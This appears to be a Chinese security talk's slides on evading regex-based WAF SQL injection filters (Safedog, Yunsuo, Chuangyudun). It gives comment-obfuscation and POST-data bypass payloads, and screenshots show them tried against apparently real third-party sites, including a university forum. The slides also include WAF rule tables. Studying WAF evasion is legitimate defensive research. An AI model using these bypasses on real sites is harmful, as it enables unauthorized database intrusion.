

基于正则类sql注入防御的绕过技巧

——range@bugscan




简介



注释类



长度类



终极版


简介

大多数waf对sql注入的防护是基于正则过滤的，因此只要绕过正则的匹配，即可绕过过滤继续注入，网络上也有很多关于这方面的资料，就不再赘述了，主要从个人经历过的绕过入手。



注释类

1. /*a/a*/ , /****/ (安全狗最新版)



The screenshot shows a web proxy tool interface. The address bar contains the URL: `www.yundaex.us/?id=7 and union select admin`. The tool's menu includes options like SQL, XSS, Encryption, Encoding, and Other. The main area displays the request URL: `http://yundaex.us/joinYd.aspx?fid=7/*a/a*/and/*a/a*/1=1/*a/a*/union/*a/a*/select/*a/a*/`. Below the URL, there are checkboxes for "Enable Post data" and "Enable Referrer". A warning message at the bottom reads: "Get数据有恶意字符！" (Get data has malicious characters!).



网站防火

您的请求

可能原因

如何解决

2. a=/*--*/& (安全狗3.5beta版)




网站防火墙

您的请求被拒绝
可能原因:

如何解决:

- 1) 未
- 2) 文
- 3) 语



长度类

192.168.207.130/NewsType.asp?SmallClass=1 and 1=1

搜索



INT - SQL - XSS - Encryption - Encoding - Other

Load URL http://192.168.207.130/NewsType.asp?SmallClass=1%20and%201=1

Split URL

Execute

Enabled

```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator>
```

其他人怎么说? 安全狗-网站安全专家

终极方法

POST注入绕过安全狗，云锁，创宇盾

官方规则	SQL注入拦截规则	防止创建或者删除函数	开启	关闭	关闭
官方规则	SQL注入拦截规则	防止创建或者删除Mysql用户	开启	关闭	关闭
官方规则	SQL注入拦截规则	防止对数据库进行创建、删除、备份操作	开启	开启	开启
官方规则	SQL注入拦截规则	防止对数据库进行删除、创建表操作	开启	开启	开启
官方规则	SQL注入拦截规则	防止SQL联合查询	开启	关闭	关闭
官方规则	SQL注入拦截规则	防止将本地或远程的数据文件批量导入到SQL Server数据库中	开启	关闭	关闭
官方规则	SQL注入拦截规则	防止修改数据库	开启	关闭	关闭
官方规则	SQL注入拦截规则	防止文件复制	开启	关闭	关闭
官方规则	SQL注入拦截规则	防止数据库系统的存储过程被执行	开启	开启	关闭
官方规则	SQL注入拦截规则	防止注入存储过程	开启	开启	关闭
官方规则	SQL注入拦截规则	防止对数据库进行数据删除操作	开启	开启	开启

[新增](#) [修改](#) [删除](#) [白名单](#)

POST注入绕过安全狗，云锁，创宇盾等

防护规则类型 所有规则 添加 编辑 删除 恢复默认 网站例外名单

编号	规则类型	规则描述	<input checked="" type="checkbox"/> 检测URL	<input checked="" type="checkbox"/> 检测Cookie	<input checked="" type="checkbox"/> 检测Post
117	SQL防注入	数据库类型转换防护	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
118	SQL防注入	MySQL特征恶意利用防护	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
119	SQL防注入	对数据库进行数据删除操作防护	<input checked="" type="checkbox"/> 已开启	<input checked="" type="checkbox"/> 已开启	<input checked="" type="checkbox"/> 已开启
120	SQL防注入	执行用户函数或者用户包里的函	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
121	SQL防注入	利用MySql数据库读取文件防护	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
122	SQL防注入	数据库授权探测防护	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
123	SQL防注入	修改数据库防护	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
124	SQL防注入	MSSQL或Mysql基于时间的注入...	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
125	SQL防注入	文件复制防护	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
126	SQL防注入	PostgreSQL数据库基于时间的...	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启	<input type="checkbox"/> 未开启
127	SQL防注入	注入存储过程防护	<input checked="" type="checkbox"/> 已开启	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启
128	SQL防注入	非法执行命令防护	<input checked="" type="checkbox"/> 已开启	<input checked="" type="checkbox"/> 已开启	<input type="checkbox"/> 未开启

Web服务器
 Web服务器
 禁止除Get
 禁止浏览
 禁止下载特
 网页浏览实
 HTTP响应

POST注入绕过安全狗，云锁，创宇盾等

bbs.nwpu.edu.cn/?ad=1 and 1=1

Enable Post data Enable Referrer



当前访问疑似黑客攻击，已被创宇盾拦截。

bbs.nwpu.edu.cn/portal.php

INT SQL XSS Encryption Encoding Other

Load URL bbs.nwpu.edu.cn/

Split URL

Execute

Enable Post data Enable Referrer

Post data ad=1 and 1=1

倒计时已结束 倒计时已结束 看校历戳这 点击收放校车助手 New!快速直达

西北工业大学
三航四方 BBS
Northwestern Polytechnical University



THANK YOU!